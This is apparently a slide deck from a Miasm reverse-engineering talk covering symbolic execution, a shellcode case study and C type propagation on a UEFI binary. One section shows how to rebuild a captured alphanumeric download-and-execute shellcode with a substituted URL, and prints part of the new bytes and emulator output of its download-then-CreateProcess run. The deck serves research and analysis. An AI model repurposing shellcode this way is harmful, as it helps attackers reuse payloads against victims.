dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))

jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
```

1. Init the DSE

DSE in Miasm

```python
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval

dse = DSEEngine(machine)

dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))

jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
```

1. Init the DSE
2. Attach to the jitter

DSE in Miasm

```
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval

dse = DSEEngine(machine)

dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))

jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
```

1. Init the DSE
2. Attach to the jitter
3. Concretize all symbols

DSE in Miasm

```
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval

dse = DSEEngine(machine)

dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))

jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
```

1. Init the DSE
2. Attach to the jitter
3. Concretize all symbols
4. Symbolize the shellcode bytes

DSE in Miasm

```python
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval

dse = DSEEngine(machine)

dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))

jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
```

1. Init the DSE
2. Attach to the jitter
3. Concretize all symbols
4. Symbolize the shellcode bytes
5. Break on the OEP

DSE in Miasm

```
from miasm2.expression.expression import *

# @8[addr_sc + 0x42]
addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8)

print dse.eval_expr()
```

DSE in Miasm

```
from miasm2.expression.expression import *

# @8[addr_sc + 0x42]
addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8)

print dse.eval_expr()
```

→ MEM_0x400042 = (MEM_0x400053^(MEM_0x400052*0x10))

Stealing a shellcode

Plan

1. Force the final URLs in memory to ours

Stealing a shellcode

Plan

1. Force the final URLs in memory to ours
2. Force the initial shellcode bytes to be alphanum

Stealing a shellcode

Plan

1. Force the final URLs in memory to ours
2. Force the initial shellcode bytes to be alphanum
3. Ask solver to rebuild the new shellcode, assuming
   - path constraint
   - final memory equations

Stealing a shellcode

Plan

1. Force the final URLs in memory to ours
2. Force the initial shellcode bytes to be alphanum
3. Ask solver to rebuild the new shellcode, assuming
   - path constraint
   - final memory equations
4. $\longrightarrow$ steal the shellcode!

Stealing a shellcode

Plan

1. Force the final URLs in memory to ours
2. Force the initial shellcode bytes to be alphanum
3. Ask solver to rebuild the new shellcode, assuming
   - path constraint
   - final memory equations
4. $\longrightarrow$ steal the shellcode!

Demonstration

- Build the new shellcode
- Test it with previous script

Stealing a shellcode

```
$ python repack.py shellcode.bin
OEP reached!
New shellcode dropped in: /tmp/new_shellcode.bin
$ cat /tmp/new_shellcode.bin
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuHiaH8kb80
ZlIhVlIhWmPun8it44KoI8kVcUPUPnL5dwloZ8b8z9ohRhC8h8c9o9o9oye
...2n

$ python run_sc_04.py -y -s -l /tmp/new_shellcode.bin
...
[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000001e, 0x1000, 0x0, 0x0)
        ret addr: 0x40000161
https://recon.cx/payload
[INFO]: kernel32_CreateProcessW(0x2000001e, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, ...)
        ret addr: 0x400002c5
...
```

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

Static code analysis

Type propagation

- In symbolic execution, variables are represented using expressions
- Here, we will store their C types
- Fixed point algorithm is used to propagate C types
  - If a variable has the same type in every parents, propagate
  - Else, type is unknown

Type propagation

Inputs

- Structures/packing used in the binary
  - Input C headers
  - Parser: *pycparser*[a]
- From previous analysis, known structures, vtables, etc.
- Type information (ie. `RDX` is `EFI_SYSTEM_TABLE *`)

[a] `https://github.com/eliben/pycparser`

Output

- Propagated types!


Type propagation

```
struct foo {
        struct foo *next;
        char name[50];
};
```

Example (x86 64, not packed)

- RAX is `struct foo *`
- Type of `RAX + 8`? ⟶ `char *`
- Type of `@8[RAX + 8]`? ⟶ `char`


Type propagation



`lbl0` analysis

`b` is typed as `struct foo*`

Type propagation




`lbl1` analysis

`@64(b)` is typed as `struct foo*`

Propagate to `lbl1` and `lbl2`

Type propagation




`lbl1` analysis (bis)

`@64(b)` is typed as `struct foo*`

Propagate to `lbl2`

Type propagation



`lbl2` analysis

a is typed as `char *`

Type propagation

Demo: EFI binary

```
EFI_STATUS main(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
```

```
loc_18000108B:          ; @64[(0x180001092+0x39EE)]: struct __GENTYPE__72__EFI_SYSTEM_TABLE *
mov     rax, cs:qword_180004A80
mov     rdx, [rax+40h]  ; @64[(RAX+0x40)]: struct _EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *
mov     rcx, rdx        ; RDX: struct _EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *
call    qword ptr [rdx+30h] ; @64[(RDX+0x30)]: uint (*EFI_TEXT_CLEAR_SCREEN)(struct _EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *)
call    sub_180000DCC
mov     r11, cs:qword_180004A80 ; @64[(0x1800010A8+0x39D8)]: struct __GENTYPE__72__EFI_SYSTEM_TABLE *
mov     rax, [r11+40h]  ; @64[(R11+0x40)]: struct _EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *
lea     rdx, aIntelRAtInSusp ; "\r\n Intel(R) AT in Suspended State: Ex"...
mov     rcx, rax        ; RAX: struct _EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *
call    qword ptr [rax+8] ; @64[(RAX+0x8)]: uint (*EFI_TEXT_STRING)(struct _EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *, ushort *)
```

```
mov     rax, 
cmp     [rax+
jz      loc_1
```

```
loc_1800010B9:          ; @64[(0x1800010C0+0x39C0)]: struct __GENTYPE__72__EFI_SYSTEM_TABLE *
mov     rax, cs:qword_180004A80
mov     rcx, [rax+30h]  ; @64[(RAX+0x30)]: struct _EFI_SIMPLE_TEXT_INPUT_PROTOCOL *
mov     rax, cs:qword_180004A88 ; @64[(0x1800010CB+0x39BD)]: struct __GENTYPE__70__EFI_BOOT_SERVICES *
mov     rcx, [rcx+10h]  ; @64[(RCX+0x10)]: void *
call    qword ptr [rax+78h] ; @64[(RAX+0x78)]: uint (*EFI_CHECK_EVENT)(void *)
mov     r11, cs:qword_180004A80 ; @64[(0x1800010D9+0x39A7)]: struct __GENTYPE__72__EFI_SYSTEM_TABLE *
lea     rdx, [rsp+0A8h+arg_10]
mov     rax, [r11+30h]  ; @64[(R11+0x30)]: struct _EFI_SIMPLE_TEXT_INPUT_PROTOCOL *
mov     rcx, rax        ; RAX: struct _EFI_SIMPLE_TEXT_INPUT_PROTOCOL *
call    qword ptr [rax+8] ; @64[(RAX+0x8)]: uint (*EFI_INPUT_READ_KEY)(struct _EFI_SIMPLE_TEXT_INPUT_PROTOCOL *, struct __GENTYPE__54__EFI_INPUT_KEY *)
cmp     rax, rsi
jl      short loc_1800010B9
```

```
movzx   eax, [rsp+0A8h+arg_12]
cmp     ax, 'y'
jz      short loc_18000111C
```

Type propagation

TODO

- No backward propagation (for the moment)
- No automatic type recovery

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

Final words

What we covered

- Sandboxing
- Unpacking
- Static analysis
- Symbolic execution
- Integration with SMT solvers
- Methods inherited from Abstract Interpretation
- …

Merci !

`miasm.re/blog`

@MiasmRE

`github.com/cea-sec/miasm`

Commissariat à l'énergie atomique et aux énergies alternatives
Centre de Bruyères-le-Châtel | 91297 Arpajon Cedex
T. +33 (0)1 69 26 40 00 | F. +33 (0)1 69 26 40 00
Établissement public à caractère industriel et commercial
RCS Paris B 775 685 019

CEA